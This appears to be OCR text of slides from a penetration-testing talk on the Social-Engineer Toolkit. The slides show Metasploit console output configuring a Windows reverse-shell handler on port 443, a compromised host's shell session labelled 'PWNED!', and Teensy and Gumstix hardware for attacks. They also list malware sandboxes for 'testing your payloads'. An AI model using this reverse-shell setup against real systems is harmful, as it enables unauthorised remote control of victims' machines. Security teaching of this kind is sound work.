
SET initiates Metasploit payload listener and wait for a connection ☺ Note 443



```
       =[ metasploit v3.5.1-dev [core:3.5 api:1.0]
+ -- --=[ 617 exploits - 306 auxiliary
+ -- --=[ 215 payloads - 27 encoders - 8 nops
       =[ svn r10860 updated today (2010.11.02)

resource (src/program_junk/meta_config)> use exploit/multi/handler
resource (src/program_junk/meta_config)> set PAYLOAD windows/shell_reverse_tcp
PAYLOAD => windows/shell_reverse_tcp
resource (src/program_junk/meta_config)> set LHOST 0.0.0.0
LHOST => 0.0.0.0
resource (src/program_junk/meta_config)> set LPORT 443
LPORT => 443
resource (src/program_junk/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (src/program_junk/meta_config)> exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[*] Started reverse handler on 0.0.0.0:443
[*] Starting the payload handler...
[*] Command shell session 1 opened (192.168.1.8:443 -> 192.168.1.10:1026) at Tue
 Nov 02 00:13:45 -0600 2010
```

GAME OVER:

PWNED!



root@bt: /pentest/exploits/SET - Shell No. 2 - Konsole
Session Edit View Bookmarks Settings Help
Shell No. 2
Shell


```
msf exploit(handler) >
[*] Started reverse handler on 0.0.0.0:443
[*] Starting the payload handler...
[*] Command shell session 1 opened (192.168.1.8:443 -> 192.168.1.10:1026) at Tue
 Nov 02 00:13:45 -0600 2010
sessions -i 1
[*] Starting interaction with 1...



C:\Documents and Settings\Administrator\Desktop>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Corporate Network:

        Connection-specific DNS Suffix  . : home
        IP Address. . . . . . . . . . . . : 192.168.1.10
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.1.1

C:\Documents and Settings\Administrator\Desktop>
```

SET Adds: TeensyUSB Development Board

USB: Raw HID

If you want to create a custom application, Raw HID is simple way to send 64 byte packets between your code on the Teensy and your application on the PC or Mac. HID works automatically with built-in drivers in Linux, Mac OS X and Windows, so users will not need to load any drivers. Your application can detect your Teensy running your customized Raw HID, so to the user everything "just works" automatically.

You can send up to 1000 packets per second in each direction. The USB host controller will reserve USB bandwidth. You are not required send all packets, but if you do, you are guaranteed to be able to transmit the number of packets per second your code specifies, even when other USB devices are active.



http://www.pjrc.com/teensy/rawhid.html

PWNED!

Gumstix 101

Off-the-Shelf Miniature, Linux Computer Vision Solutions

Only $75.00

Caspa™ FS »
(Full Spectrum)


Caspa™ VL »
(Visible Light)

Starts with Caspa™ FS and Caspa™ VL Expansion Boards and Overo® COMs

http://www.gumstix.com/

Testing your payloads

http://www.sunbeltsoftware.com



Malware Analysis Tools

GFI Sandbox™ (formerly CWSandbox)

Comprehensive Malware Analysis Tool

Powerful Automated Malware Analysis and Virus Sandbox. Your Weapon: GFI Sandbox


Need to defend against a fire-hose of malware pouring in? Are the bad guys trying to spearphish your organization? GFI's Sandbox provides fast and *fully automated* analysis of any malware: virus, spyware, trojan, or other threat samples. Sandbox enables the automatic collection of malware from different inputs including Nepenthes, a web server/interface, or a directory.

Rapidly analyze behavior of malware - including infected trojans, Office documents, PDFs, browser helper objects (BHOs), malicious URLs and more - by executing the code inside a controlled environment, the GFI malware sandbox!

Version: 3.2

Testing your payloads

http://mwanalysis.org/?site=1&page=submit



After our hardware problems, the mwanalysis system is now online again. However, as the insertion of the data from the
at a later point in time. You may resubmit any old samples for a reanalysis.

You may also use our mail submission feature. To use this service, please send an email to mwsubmit@mwanalysis.org
password 'infected'. The links to the corresponding reports will be sent to the sender's e-mail address.

ZIP packed files can also be submitted, if the password is '**infected**'. A maximum of 50 files per ZIP is allowed.

Only files with up to 16M can be submitted.

Submit file for analysis

E-Mail address:

File to upload:


No file chosen

Comment: (not required)

Optional: Please enter the text below if you wish that your file is analyzed with a higher priority:

Testing your payloads

http://www.validedge.com/malware-analysis-system.php



Malware Analysis: ValidEdge Malware Intelligence System 1200

The Fast and Accurate Appliance for Malware Threat Response Teams

GET A PRINTABLE PDF BROCHURE

Cutting-Edge Solution


Using the ValidEdge Malware Intelligence System, you can be confident your malware analysis is error-free and comprehensive. ValidEdge offers the world's first always-on appliances, purpose-built for the most accurate analysis of new malware in a real Microsoft® Windows® environment along with a complete simulation of all network servers to capture all internet activity.

The ValidEdge Malware Intelligence System incorporates several innovative analysis engines for classification, decryption, unpacking, reverse engineering, and combined dynamic and static analysis to fully reveal the current and potential intention of new malware.

Testing your payloads - FREE

http://zerowine.sourceforge.net/

Running the virtual machine with QEMU



Zero Wine: A Malware Analysis Tool

Select the malware file to upload and the options to test it:

Malware file Seleccionar archivo ningún ar...ccionado

Timeout 5

Malware analysis

Analyzing file: **document.exe.**


MD5 Sum: bc3dedd6c1b968d295a484229d504a15

⚠ Warning: Folder already exists! File was previously analyzed?

File saved as: **bc3dedd6c1b968d295a484229d504a15/document.exe**

Report Strings File headers Signature

Analysis finished at Fri Dec 19 13:25:29 2008



Malware analysis

